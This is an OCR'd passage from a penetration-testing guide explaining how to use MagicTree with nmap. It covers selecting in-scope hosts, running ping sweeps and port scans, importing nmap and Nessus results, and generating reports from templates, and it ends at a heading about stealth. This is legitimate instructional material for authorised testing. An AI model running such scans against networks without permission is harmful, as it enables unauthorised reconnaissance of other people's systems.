
- **Manually create nodes**

- To create a node from the root, right click on the top node and select:
  - "Create child > Branch Node" to create a new branch
  - "Create Child > Simple Node" to create an object (e.g. host)
- To rename an object, double click on it to edit the label.
- To delete an object, right click on it and select "Delete" from the menu.


Also notice that you can move any object by drag/drop-ing it.

4.3.3.2 Example of using MagicTree with Nmap

- **root@kali:~# magictree**



- **You begin by adding some data to the tree. For example, you add some networks and hosts that are in scope of the test.**




- **MagicTree stores data in a tree structure**.

This is a natural way for representing the information that is gathered during a network test: a host has ports, which have services, applications, vulnerabilities, etc.


- The tree like structure is also flexible in terms of adding new information without disturbing the existing data structure: if you at some point decide that you need the MAC address of the host, you just add another child node to the host node.

While tree structure is natural for representing the information, it is not very convenient for actually using the data. To feed data to programs we generally want lists or tables of items. MagicTree allows extracting the data and presenting it in table (or list) form. The query interface uses XPath expressions to extract data.

- **So, suppose now we want to run a ping sweep on all targets in scope. First we select them, using a query:**




- **The data we want is now in the table, so we can feed it to nmap:**




Note the $in parameter in nmap command line. It is a temporary file containing tab separated query results. The nmap XML output goes to $out.xml . $out is a special prefix which tells MagicTree that it contains some command output. Clicking "Run" will start nmap.

- **You can start multiple commands in parallel. You can run things locally and remotely (on remote hosts that have SSH daemon and a Unix-like shell). You see all running and finished commands in Task Manager.**




- **The command has produced both human-readable output and an XML file. We can import XML data into the tree.**


  The newly added tree nodes are shown in green in the tree.



- **Now let's run a TCP port scan for all discovered hosts. We will run a query that selects hosts with state "up" and again feed the data to nmap. We will then import the new data in the tree as we did before. At any time you can access the console to any running task - local or remote.**




- **We can continue querying the data and feeding it to various tools. The query shown on the screenshot below lists all open ports and hosts:**



For tools that do not produce XML, the text output is still retained and can be viewed and included in reports, but can not be directly imported into the tree. We are developing wrappers for commonly used tools to convert text output to XML. The tree can contain text, images, XML documents, and even arbitrary binary data. We also support cross-references within a tree, so that one node can refer to another. This is convenient when you need to link a finding to affected hosts, and so on.

Once you have all the data you want, you can use it to produce a report. Reports are generated from templates. A template is simply an OpenOffice or Microsoft Word file that contains all the static data and formatting you want

(your company logos, headers, footers, etc.) and placeholders for the data coming from MagicTree. The placeholders are XPath expressions, similar to ones used in a query. Here is an template snippet that produces a host section:



4.1.1 Host: {{//host[@status!='ignored']}}

DNS name:

{{hostname}}

Open Ports and Services: {{.[count(ipproto)>0]|hidden}}

Port	State	Service	Software
{{ipproto/port[@status!='ignored']}} {{parent::ipproto|leaf}}	{{state|leaf}}	{{service|leaf}}	{{service/software|leaf}}

No open ports were found on this host. {{.[count(ipproto/port)=0]|hidden}}

Commands executed for this host: {{.[count(mt:inputting(.))>0]|hidden}}

- {{mt:inputting(.)}}

High Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::high])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::high]|hidden}} {{ancestor::issue}}

Medium Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::medium])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::medium]|hidden}}{{ancestor::issue}}

Low Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::low])>0]|hidden}}


- {{mt:linkedxrefs(.)[ancestor::low]|hidden}}{{ancestor::issue}}

Warnings and Remarks for This Host {{.[count(mt:linkedxrefs(.)[ancestor::warnings])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::warnings]|hidden}}{{ancestor::issue}}


4.3.3.3 Import results from external tools

MagicTree enables to import Nessus results. Save your Nessus report in .Nessus (Version 1 and Version 2) format and open the file in MagicTree.




4.3.3.4 Repo-browser

On the right-hand side of the window frame there is a button that says "Repo Browser". Clicking on it opens the query and method repository. You can browse it by tags and execute queries and methods stored in it. You can also save the queries and commands that you use to the repository, to be able to quickly execute them later.




4.3.3.5 Generating Reports

Once you have completed your penetration tests, you can export the results in a *.odt (OpenOffice) or *.docx (MS Office) file. Select "Report > Generate Report" from the menu and select one of the templates available in the ~/.magictree/report-templates/ directory.



Although, the reports are successfully generated and saved in your ~/.magictree/tmp/ directory.



4.4 Finishing the attack (STEALTH)

